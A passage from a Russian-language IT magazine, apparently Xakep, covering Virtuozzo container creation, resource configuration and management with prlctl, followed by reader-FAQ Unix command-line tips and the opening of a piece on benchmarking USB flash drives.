centos-7-x86_64      tomcat     :tomcat for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-7-x86_64      postgresql :postgresql for Centos 7 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64                 :Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      php        :php for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      jre        :jre for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      cyrus-imap :cyrus-imap for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      devel      :devel for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      spamassassin :spamassassin for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      mysql      :mysql for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      jsdk       :jsdk for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      mod_perl   :mod_perl for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      mailman    :mailman for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      vzftpd     :vzftpd for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      mod_ssl    :mod_ssl for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      webalizer  :webalizer for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      tomcat     :tomcat for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
centos-6-x86_64      postgresql :postgresql for Centos 6 (for AMD64/Intel EM64T) Virtuozzo Template
[root@localhost ~]# _
```

Рис. 8. Отфильтровываем шаблоны

6. СОЗДАНИЕ И НАСТРОЙКА КОНТЕЙНЕРА

Создать контейнер на базе определенного шаблона можно так:

```
prlctl create MyCT --vmtype ct --ostemplate centos-6-x86_64
```

Создать контейнер на базе шаблона по умолчанию позволяет команда

```
prlctl create MyCT --vmtype ct
```

Шаблон по умолчанию указывается в /etc/vz/vz.conf. Кстати, по умолчанию используется шаблон centos-7.

```
[root@localhost ~]# prlctl create MyCT --vmtype ct --ostemplate centos-6-x86_64
Creating the Virtuozzo Container...
Creating cache
Processing metadata for centos-6-x86_64
Creating temporary Container
Creating virtual disk
Running the script pre-cache
Package manager: installing
Running the script post-cache
Running the script post-install
Resizing virtual disk
Packing cache
The Container has been successfully created.
[root@localhost ~]#
```

Рис. 9. Создание контейнера

Все содержимое контейнеров хранится в приватной области контейнера. Чтобы выяснить, где она находится, используется команда prlctl list:

```
prlctl list MyCT -i | grep "Home"
Home: /vz/private/26bc47f6-353f-444b-bc35-b634a88dbbcc
```

При желании эту область можно перенести на другой жесткий диск — более быстрый или там, где есть больше свободного пространства.

7. УПРАВЛЕНИЕ РЕСУРСАМИ КОНТЕЙНЕРА

После создания контейнера его конфигурация хранится в файле /etc/vz/conf/<ID контейнера>.conf. По умолчанию создается контейнер с 64 Мбайт оперативной памяти, 10 Гбайт дискового пространства, 1000 единиц CPU. Пример конфигурационного файла приведен на рис. 10.




Рис. 10. Конфигурационный файл контейнера

Очень важен параметр ONBOOT — если он включен (значение yes), то контейнер будет загружаться при запуске сервера виртуализации.

Единственное, к чему придется привыкнуть, — это неудобные идентификаторы контейнеров. Вывести список доступных контейнеров можно командой

```
prlctl list -a
```

```
[root@localhost ~]# prlctl list -a
UUID                                    STATUS       IP_ADDR         T  NAME
{6ba9cd71-84fd-4e5e-b5d1-cdd73dfa0ea3}  stopped      -               CT MyCT
[root@localhost ~]#
```

Рис. 11. Команда prlctl list -a

Поле STATUS показывает состояние контейнера или виртуальной машины, IP-ADDR — IP-адрес контейнера, T — это тип объекта, может быть или CT (контейнер), или VM (виртуальная машина), NAME — это имя контейнера/машины, заданное при создании (в нашем случае MyCT). Конечно же, UUID содержит уникальный идентификатор контейнера/машины.

Рассмотрим несколько примеров управления ресурсами контейнера (подробная информация есть в мануале). Начнем с изменения производительности процессора. По умолчанию задается 1000 процессорных единиц (CPU Units). При желании можно повысить производительность процессора и отдать больше процессорных единиц:

```
prlctl set MyCT --cpuunits 2000
```

Процессорные единицы — немного абстрактное понятие, но Virtuozzo позволяет задавать конкретные значения. Так, в следующем примере контейнер не может расходовать более 25% от физического процессорного времени:

```
prlctl set MyCT --cpulimit 25
```

Можно задать частоту процессора контейнера (750 МГц):

```
prlctl set MyCT --cpulimit 750m
```

Или ограничить количество ядер:

```
prlctl set MyCT --cpus 1
```

Теперь о памяти. Задать размер оперативки и свопа можно так:

```
prlctl set MyCT --memsize 1G --swappages 512M
```

Можно также отредактировать файл конфигурации контейнера (разумеется, при остановленном контейнере):

```
PHYSPAGES="65536:65536"
SWAPPAGES="65536"
```

Изменить размер виртуального диска позволяет команда prl_disk_tool:

```
prl_disk_tool resize --hdd /vz/private/b0ba4e74-44d9-49c9-9587-↵
    49de1b2377cd/root.hdd/root.hds --size 80G
```

Перед изменением размера нужно остановить контейнер / виртуальную машину, а также удалить любые снапшоты, если они были созданы.

Параметры сети задаются так:

```
prlctl set MyCT --hostname myct.example.com
prlctl set MyCT --ipadd 192.168.52.101
```

Первая команда определяет имя узла, вторая — его IP-адрес. Процесс настройки контейнера изображен на рис. 12.

```
[root@localhost ~]# prlctl set MyCT --cpus 1
set cpus(2): 1

The CT has been successfully configured.
[root@localhost ~]# prlctl set MyCT --memsize 256M
Set the memsize parameter to 256Mb.

The CT has been successfully configured.
[root@localhost ~]# prlctl set MyCT --hostname myct.example.com

The CT has been successfully configured.
[root@localhost ~]# prlctl set MyCT --ipadd 192.168.52.101
Enable automatic reconfiguration for this network adapter.
Configure venet0 (+) type='routed' ips='192.168.52.101/255.255.255.0 '

Configured venet0 (+) type='routed' ips='192.168.52.101/255.255.255.0 '


The CT has been successfully configured.
[root@localhost ~]# _
```

Рис. 12. Конфигурирование контейнера

8. УПРАВЛЕНИЕ КОНТЕЙНЕРАМИ

Что ж, после настройки контейнера самое время его запустить. Для этого используется команда

```
# prlctl start MyCT
```

После этого сразу вводим команду просмотра состояния prlctl list -a и видим, что наш контейнер запущен (статус running) и ему присвоен IP-адрес 192.168.52.101. Попробуем его пропинговать. Результат всех этих действий приведен на рис. 13. Как видишь, контейнер полностью функционирует — он запущен, и к нему идет ping.

```
[root@localhost ~]# prlctl start MyCT
Starting the CT...
The CT has been successfully started.
[root@localhost ~]# prlctl list -a
UUID                                     STATUS       IP_ADDR         T  NAME
{6ba9cd71-84fd-4e5e-b5d1-cdd73dfa0ea3}  running      192.168.52.101  CT MyCT
[root@localhost ~]# ping 192.168.52.101
PING 192.168.52.101 (192.168.52.101) 56(84) bytes of data.
64 bytes from 192.168.52.101: icmp_seq=1 ttl=64 time=0.067 ms
64 bytes from 192.168.52.101: icmp_seq=2 ttl=64 time=0.066 ms
64 bytes from 192.168.52.101: icmp_seq=3 ttl=64 time=0.351 ms
64 bytes from 192.168.52.101: icmp_seq=4 ttl=64 time=0.064 ms
^C
--- 192.168.52.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3034ms
rtt min/avg/max/mdev = 0.064/0.137/0.351/0.123 ms
[root@localhost ~]# _
```

Рис. 13. Контейнер запущен

Для остановки и перезапуска контейнера используются команды stop и restart соответственно:

```
prlctl stop MyCT
prlctl restart MyCT
```

Для удаления контейнера его нужно сначала остановить, а потом удалить:

```
prlctl stop MyCT
prlctl delete MyCT
```

9. ЗАПУСК КОМАНД И ВХОД В ГОСТЕВУЮ ОПЕРАЦИОННУЮ СИСТЕМУ

Для выполнения произвольных команд используется команда exec. Первым делом изменим пароль root:

```
prlctl exec MyCT passwd
```

```
[root@localhost ~]# prlctl exec MyCT passwd
New password:
Retype new password:
Changing password for user root.
passwd: all authentication tokens updated successfully.
[root@localhost ~]# _
```

Рис. 14. Изменение пароля root для гостевой ОС

Теперь попробуем подключиться по SSH к гостевой ОС:

```
ssh 192.168.52.101
```

Служба sshd на гостевой ОС уже запущена, что упрощает управление гостевой операционкой. Вообще, можно вводить команды и через exec, но по SSH, думаю, будет удобнее. На рис. 15 показано подключение к гостевой операционке, показана разметка диска контейнера, а также использование памяти.

```
[root@localhost ~]# ssh 192.168.52.101
The authenticity of host '192.168.52.101 (192.168.52.101)' can't be established.
RSA key fingerprint is cc:1a:8b:bf:d4:cb:03:ff:d8:d4:c4:91:89:ce:f7:8f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.52.101' (RSA) to the list of known hosts.
root@192.168.52.101's password:
[root@myct ~]# df -H
Filesystem      Size  Used Avail Use% Mounted on
rootfs           11G  715M  9.2G   8% /
/dev/ploop37668p1   11G  715M  9.2G   8% /
none            2.0G     0  2.0G   0% /sys/fs/cgroup
none            2.0G  8.2k  2.0G   1% /dev
none            135M     0  135M   0% /dev/shm
[root@myct ~]# free
             total       used       free     shared    buffers     cached
Mem:        262144      42664     219480         40          0      26784
-/+ buffers/cache:      15880     246264
Swap:       262144          0     262144
[root@myct ~]# _
```

Рис. 15. Подключение к контейнеру по SSH

После установки SSH-подключения можно вводить команды без префикса prlctl exec, что гораздо удобнее.

Вот, собственно, и все. Виртуальный сервер создан и работает, далее, используя SSH, можно приступить к установке программного обеспечения и к его настройке. Дополнительная информация по настройке и управлению контейнерами Virtuozzo будет в официальном мануале. Список мануалов доступен по адресу http://docs.virtuozzo.com/master/index.html.

10. ДЕЛАЕМ РАБОТУ С VIRTUOZZO УДОБНЕЕ

Virtuozzo Linux — это обычный дистрибутив, а не какая-то урезанная его версия. Дистрибутив RH-совместим, что позволяет устанавливать RPM-пакеты. К счастью, вручную устанавливать ничего не придется, так как Virtuozzo Linux содержит довольно богатые репозитории, из которых ты можешь установить свой любимый софт. Я, например, установил mc:

```
yum install mc
```

Рис. 16. Установка софта в Virtuozzo Linux




Рис. 17. Файловый менеджер mc в Virtuozzo Linux

На этом все. Дополнительную информацию, в том числе и о совместимости с родственной OpenVZ, можно найти в блоге разработчика.

Алексей Zemond Панкратов
3em0nd@gmail.com

FAQ

ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ? ШЛИ НА FAQ@GLC.RU)

10 ПРОСТЫХ И ПОЛЕЗНЫХ ТРЮКОВ ДЛЯ КОМАНДНОЙ СТРОКИ UNIX И LINUX

В современных *nix-системах есть масса команд, утилит и возможностей, о которых иногда не догадываются даже продвинутые пользователи. Мы выбрали десять самых простых трюков, которые легко запомнить и можно тут же начать использовать.

1. Если консоль подвисла, можно ее переинициализировать без завершения текущей сессии командой `reset`.
2. Создать пустой файл или уничтожить все данные в файле поможет команда `> file_name.txt`.
3. Если ты вводил команду, которая требует повышения привилегий, и забыл подставить `sudo`, можно воспользоваться таким трюком: `sudo !!`. Оболочка запустит предыдущую команду под рутом.
4. В качестве альтернативы сетевым командам `ping` и `traceroute` можно воспользоваться `mtr`. Напиши `mtr xakep.ru` и посмотри, что получится.
5. Команда `ps aux` покажет много диагностических данных в удобном виде.
6. Если необходимо ввести команду, чтобы она не попала в лог истории, нужно подставить перед ней пробел. К примеру, ` ps aux`.
7. Если ты набрал команду и хочешь добавить к ней аргументы из команд, набранных ранее, удерживай Alt или Esc и нажимай на точку. В строку ввода один за другим будут подставляться параметры предыдущих команд.
8. Если ты ввел длинную команду, но допустил опечатку, ее можно исправить при помощи замены подстроки. Например, мы хотим заменить `foo` на `bar`. Если ввести просто `^foo`, то в предыдущей команде первое вхождение `foo` будет удалено. Если ввести `^foo^bar`, то произойдет замена.
9. Для очистки терминала достаточно комбинации клавиш Ctrl + l. Или можешь нажать `Ctrl + Shift + x`. Ну а с командой `clear` ты уже наверняка знаком.
10. Понадобилось зайти в директорию, вывести список файлов и вернуться обратно? Для этой распространенной задачи можешь набрать `(cd /tmp && ls)`. Удобно «подсматривать» и в родительский каталог — для этого в качестве пути просто укажи `/..`.

Наш список не претендует на полноту — мы выбрали лишь самые полезные, легкие для запоминания и часто нужные вещи. К примеру, на сайте commandlinefu.com ты можешь найти гораздо более полный список с рейтингом по числу пользовательских голосов.

КАК ПРОВЕРИТЬ СКОРОСТНЫЕ ХАРАКТЕРИСТИКИ ФЛЕШКИ


Казалось бы, выбрать флешку — плевое дело, бери любую! Но если нужен носитель информации для тяжелого ежедневного использования, то тут уже встает вопрос о производительности: не хочется, чтобы новенькая флешка показывала скорость, близкую к скорости дискеты. Чтобы избежать этого, нужно уметь пользоваться бенчмарками и понимать результаты их работы.

Нередко, выбрав флешку за дизайн и красивую упаковку, сталкиваешься с тем, что файл на 100 Мбайт копируется по часу, а про скорость чтения я вообще промолчу. Именно поэтому на многих сайтах магазинов народ в отзывах выкладывает результаты бенчмарков со скоростными характеристиками девайсов. Это неплохо помогает при выборе.

Чтобы показать, как работают тесты, возьму случайную трофейную флешку ноунейм на 1 Гбайт. Программу для тестирования можно выбрать любую — тесты везде почти одинаковые, и суть сводится к тому, что на носитель копируется объемный файл, считывается и по ходу дела измеряется скорость. Конечно, при ближайшем рассмотрении все чуть сложнее: учитывается и размер блоков данных, и значения средней скорости, и другие параметры.

Обрати внимание, что при запуске любой из перечисленных ниже программ все данные с носителя будут удалены. Если тестируешь свою флешку, сначала скопируй с нее информацию, а уже потом приступай к тестам.

